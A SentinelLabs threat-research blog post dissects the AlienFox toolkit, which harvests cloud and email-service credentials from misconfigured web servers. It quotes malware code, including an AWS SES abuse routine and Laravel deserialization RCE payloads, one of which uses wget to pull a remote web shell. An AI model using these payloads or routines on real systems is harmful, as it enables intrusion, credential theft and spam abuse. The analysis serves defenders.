
SentinelLABS



ADVERSARY

Dissecting AlienFox | The Cloud Spammer's Swiss Army Knife

ALEX DELAMOTTE / MARCH 30, 2023

Executive Summary

- SentinelLabs analyzed several iterations of "AlienFox," a comprehensive toolset for harvesting credentials for multiple cloud service providers.
- Attackers use AlienFox to harvest API keys & secrets from popular services including AWS SES & Microsoft Office 365.
- AlienFox is a modular toolset primarily distributed on Telegram in the form of source code archives. Some modules are available on GitHub for any would-be attacker to adapt.
- The spread of AlienFox represents an unreported trend towards attacking more minimal cloud services, unsuitable for cryptomining, in order to enable and expand subsequent campaigns.
- Along with our thorough analysis of different AlienFox iterations, we provide a full list of indicators of compromise, YARA rules, and recommendations in the full report.

Overview

SentinelLabs has identified a new toolkit dubbed AlienFox that attackers are using to compromise email and web hosting services. AlienFox is highly modular and evolves regularly. Most of the tools are open-source, meaning that actors can readily adapt and modify to suit their needs. Many developers take credit on different iterations of the tools. The evolution of recurring features suggests the developers are becoming increasingly sophisticated, with performance considerations at the forefront in more recent versions.

Actors use AlienFox to collect lists of misconfigured hosts from security scanning platforms, including LeakIX and SecurityTrails. They use multiple scripts in the toolset to extract sensitive information such as API keys and secrets from configuration files exposed on victims' web servers.

Later versions of the toolset added scripts that automate malicious actions using the stolen credentials, including:

- Establishing Amazon Web Services (AWS) account persistence and privilege escalation
- Collecting send quotas and automating spam campaigns through victim accounts or services

SentinelLabs' full report provides more details of AlienFox distribution and targeting, along with a detailed analysis of the entire toolset. A comprehensive list of Indicators of Compromise can also be found there.

Read the Full Report

```
if __name__ == '__main__':
    print('''
                 SMTP
                 WEBMAILS
                 TWILIO
                 PAYPAL
                 AWSKEY
                 0.365
                 \033[32;1mALIENFOX LOGS STEALER/GRABBER\033[0m
''')
```

AlienFox V4 logo

Targeting

AlienFox is a framework of tools that target a variety of web services, though the overarching theme for the toolset is cloud-based and software-as-a-service (SaaS) email hosting services.

Current observations indicate that AlienFox targeting is primarily opportunistic. The actors rely on server misconfigurations associated with popular web frameworks, including Laravel, Drupal, Joomla, Magento, Opencart, Prestashop, and WordPress. The toolsets contain scripts designed to check for the aforementioned services; each script requires a list of targets read from a text file. These 'target' files are generated by a separate script, such as grabip.py and grabsite.py. The target generation scripts use a combination of brute force for IPs and subnets, as well as web APIs for open-source intelligence platforms to provide details about potential targets. We observed scripts leveraging the SecurityTrails and LeakIX platforms' API.

When a susceptible server is identified, the actor parses exposed environment or configuration files that store sensitive information, such as services enabled and the associated API keys and secrets. We found scripts targeting tokens and secrets from:

- 1and1
- AWS
- Bluemail
- Exotel
- Google Workspace
- Mailgun
- Mandrill
- Nexmo
- Office365
- OneSignal
- Plivo
- Sendgrid
- Sendinblue
- Sparkpostmail
- Tokbox
- Twilio
- Zimbra
- Zoho

Versioning

The tool techniques and how they are organized varies across versions. To date, we have identified AlienFox versions 2 through 4, which date from February 2022 onward. Several scripts we analyzed have been summarized by other researchers as malware families Androxgh0st and GreenBot (*aka* Maintance). As these researchers noted, the scripts are readily available in open sources including GitHub, which lends to constant adaptation and variation in the wild.

AlienFox V2

The oldest of the known AlienFox toolsets, Version 2 focuses primarily on extracting credentials from web server configuration or environment files. The archive we analyzed contains output from when an actor ran the tools, which included AWS access & secret keys. In this version of the AlienFox toolset, the core utility is housed in a script named `s3lr.py`, which is similar to `env.py` outlined in later versions.

Version 2 contains `awses.py`, a script that uses the AWS SDK Boto3 Python client to automate activities related to AWS Simple Email Service (SES), including sending & receiving messages and applying an elevated privilege persistence profile to the AWS account.

```
def kirimi(usere,anune,dadine):
    try:
        AWS_ACCESS_KEY = usere
        AWS_SECRET_KEY = anune
        AWS_REGION = dadine
        client = boto3.client('ses',region_name=AWS_REGION,aws_access_key_id=AWS_ACCESS_KEY,aws_secret_access_key=AWS_SECRET_KEY)
        asu = client.get_send_quota()
        y = json.dumps(asu)
        x = json.loads(y)
        if 'Max24HourSend' in x:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|'+str(x['Max24HourSend']))
            open('goodaws.txt', 'a').write(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|' 'Limit => '+str(x['Max24HourSend'])+'\n')
            goblok(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION)
            response = client.list_identities(
                IdentityType='EmailAddress',
                MaxItems=123,
                NextToken='',
                )
            for a in response['Identities']:
                print('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+str(a))
                open('smtpses.txt', 'a').write('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+a+'|'
                kirimawsses(AWS_REGION,AWS_ACCESS_KEY,AWS_SECRET_KEY,a,xxyz)
                atsmtp(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION,a,x['Max24HourSend'])
        else:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        # Display an error if something goes wrong.
    except Exception as e:
        print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        print("Info : "+e)
        pass
```

The *kirimi* function in *awses.py* checks for SES send quotas and retrieves email addresses in the targeted account's SES configuration

Additionally, Version 2 contains `ssh-smtp.py`, which parses configuration files for credentials and uses the Paramiko Python library to validate SSH configurations on the targeted web server. This script also contains encoded commands that potentially target CVE-2022-31279, a rejected Laravel PHP Framework deserialization vulnerability.

```
        if "base64:" in key:
            key = key.replace("base64:", "")
        else:
            key = key
        pay1 = "Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIqZXZlbnRzIjtPOjE1OiJGYWtlclxHZW5lcmF0b3IiOjE
        '''
        pay1 = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:15:"Faker\Generator":1:{s:13:"*formatters";a:1:
        {s:8:"dispatch";s:6:"assert";}}s:8:"*event";s:21:"uname -a;echo Con7ext";}'
        '''
        pay2 = "Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIqZXZlbnRzIjtPOjE1OiJGYWtlclxHZW5lcmF0b3IiOjE
        '''
        pay2 = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:15:"Faker\Generator":1:{s:13:"*formatters";a:1:
        {s:8:"dispatch";s:6:"assert";}}s:8:"*event";s:71:"wget https://raw.githubusercontent.com/rintod/toolol/master/payload.php";}'
        '''
        gen = check_output(["php", "gen.php", key,  pay1])
        gen2 = check_output(["php", "gen.php", key, pay2])
        code = re.findall("##(.*?)##", gen)[0]
        code2 = re.findall("##(.*?)##", gen2)[0]
        njir = requests.post(url, headers={"X-XSRF-TOKEN": code}, verify=False,timeout=8)
        if "Con7ext" in njir.text.encode('utf8'):
            cok = requests.post(url, headers={"X-XSRF-TOKEN": code2}, verify=False,timeout=8)
            shel = requests.get(url +"/payload.php", verify=False)
            if ">>" in shel.text.encode('utf8') and shel.status_code == 200:

                save = open('Resultz/SHELL.txt', 'a')
                save.write(str(url+"/payload.php")+'\n')
                save.close()
                sds = "\033[1;32;40m RCE"
                return sds
```

Code from *ssh-smtp.py*'s *get_appkey* function, including the decoded payloads

A more complete analysis of AlienFox v2 can be found in the full report.

AlienFox V3.x

Of the three known major versions of AlienFox, we identified the most unique archives labeled as Version 3. We observed the following name variations and respective file creation dates:

- ALIEN-FOX AFV 3.0 Izmir – February 2022
- ALIENFOX III V3.0 AFV.EXE – February 2022
- ALIEN-FOX AFV 3.5 JAGAUR – April 2022
- ALIEN-FOX AFV 3.5 rondrickmadeit – February 2022

Version 3.x contained the first observed version of the script `Lar.py`, which automates extraction of keys and secrets from compromised Laravel `.env` files and logs the results to a text file along with the targeted server details. `Lar.py` was uploaded to VirusTotal along with the script's output, providing us a glimpse into its utility to threat actors.

```
URL: http://13.[redacted]
METHOD: /.env
AWS ACCESS KEY: [redacted]
AWS SECRET KEY: [redacted]
AWS REGION: ap-southeast-2
AWS BUCKET:

URL: http://3.[redacted]
METHOD: /.env
AWS ACCESS KEY: [redacted]
AWS SECRET KEY: [redacted]
AWS REGION: us-east-2
AWS BUCKET:
```

Output written by *Lar.py* to *aws_access_key_secret.txt*

```
URL: http://18.[redacted]
METHOD: /.env
MAILHOST: smtp.office365.com
MAILPORT: 587
MAILUSER: noreply@[redacted].com
MAILPASS: [redacted]
MAILFROM: noreply@[redacted].com
FROMNAME: "Agente Virtual [redacted]"

URL: http://3.[redacted]
METHOD: debug
MAILHOST: smtp.office365.com
MAILPORT: 587
MAILUSER: contacto.[redacted]@[redacted]
MAILPASS: [redacted]
MAILFROM:
FROMNAME:
```

Output from *lar.py* to *Result/office.txt*

It is worth noting that each of the SES-abusing toolsets we analyzed targets servers using the Laravel PHP framework, which could indicate that Laravel is particularly susceptible to misconfigurations or exposures.

`Lar.py` is coded in a more mature way than the AlienFox Version 2 scripts and their derivatives. `Lar.py` applies threading, Python classes with modular functions, and initialization variables. The author also adds tags to the stolen data output that logs whether the data was harvested using a configuration parser (`.env` method) or through a regular expression (`debug` method), which demonstrates an awareness of efficacy metrics.

AlienFoxV4

The most recent of the known toolsets, this set is organized much differently, with each tool assigned a numerical identifier (e.g., Tool1, Tool2). There is a core script in the AlienFox root directory named `ALIENFOXV4.py` that serves as a bootstrap for the numbered tool scripts in the child folders.

Tools 5, 6, 7, & 8 collect lists of targets and others check if the targets are misconfigured or exposed. For example, Tool17 contains `cms.py`, a script that checks sites for the presence of WordPress, Joomla, Drupal, Prestashop, Magento, Opencart. Tool13 contains similar AWS and SES-centric functionality seen in Version 2's `BTC.py`.

While the aforementioned tools are well aligned with the older versions of AlienFox, several new additions suggest the developer is expanding the audience for the toolset or potentially to augment capabilities of the toolset's existing customer base. For example, Tool16 is an Amazon.com retail site account checker that checks if an email address is already associated with an Amazon account; if not, the script creates a new Amazon account using the email address.

Additionally, Tools 19 (BTC.py) and 20 (`ETH.py`) automate cryptocurrency wallet seeds for Bitcoin and Ethereum, respectively. Despite the current functionality, the internal name for the last two tools says the scripts are a "Wallet Cracker."

```
'weapon','wear','weasel','weather','web','wedding','weekend'
'whip','whisper','wide','width','wife','wild','will','win','
'witness','wolf','woman','wonder','wood','wool','word','work
'yard','year','yellow','you','young','youth','zebra','zero',

num = input("How many wallets do you need: ")

start = datetime.datetime.now()
print ("Start time: "+str(start))
timee = str(start)
newstart = timee.replace(":","-")

LANGUAGE = "english"

while kir < int(num):

    a1  = random.choice(word)
    a2  = random.choice(word)
```

Wallet seed generation in *ETH.py*

We explore the tools mentioned above in greater detail in the full report.

Recommendations

To defend against AlienFox tools, organizations should use configuration management best practices and adhere to the principle of least privilege. Consider using a Cloud Workload Protection Platform (CWPP) on virtual machines and containers to detect interactive activity with the OS.

Because activities like brute-force or password spray attempts may not be logged by certain service providers, we recommend monitoring for follow-on actions, including the creation of new accounts or service profiles–particularly those with high privilege. Additionally, consider monitoring for newly added email addresses in platforms where your organization conducts email campaigns.

Conclusion

The AlienFox toolset demonstrates another stage in the evolution of cybercrime in the cloud. Cloud services have well-documented, powerful APIs, enabling developers of all skill levels to readily write tooling for the service. The toolset has gradually improved through improved coding practices as well as the addition of new modules and capabilities.


Opportunistic cloud attacks are no longer confined to cryptomining: AlienFox tools facilitate attacks on minimal services that lack the resources needed for mining. By analyzing the tools and tool output, we found that actors use AlienFox to identify and collect service credentials from misconfigured or exposed services. For victims, compromise can lead to additional service costs, loss in customer trust, and remediation costs.

Indicators of Compromise

A comprehensive list of IoCS appears in the full report.

Read the Full Report

CLOUD SECURITY BLOG



ALEX DELAMOTTE

Alex's passion for cybersecurity is humbly rooted in the early aughts, when she declared a vendetta against a computer worm. Over the past decade, Alex has worked with blue, purple, and red teams serving companies in the technology, financial, pharmaceuticals, and telecom sectors and she has shared research with several ISACs. Alex enjoys researching the intersection of cybercrime and state-sponsored activity. She relentlessly questions why actors pivot to a new technique or attack surface. In her spare time, she can be found DJing or servicing her music arcade games.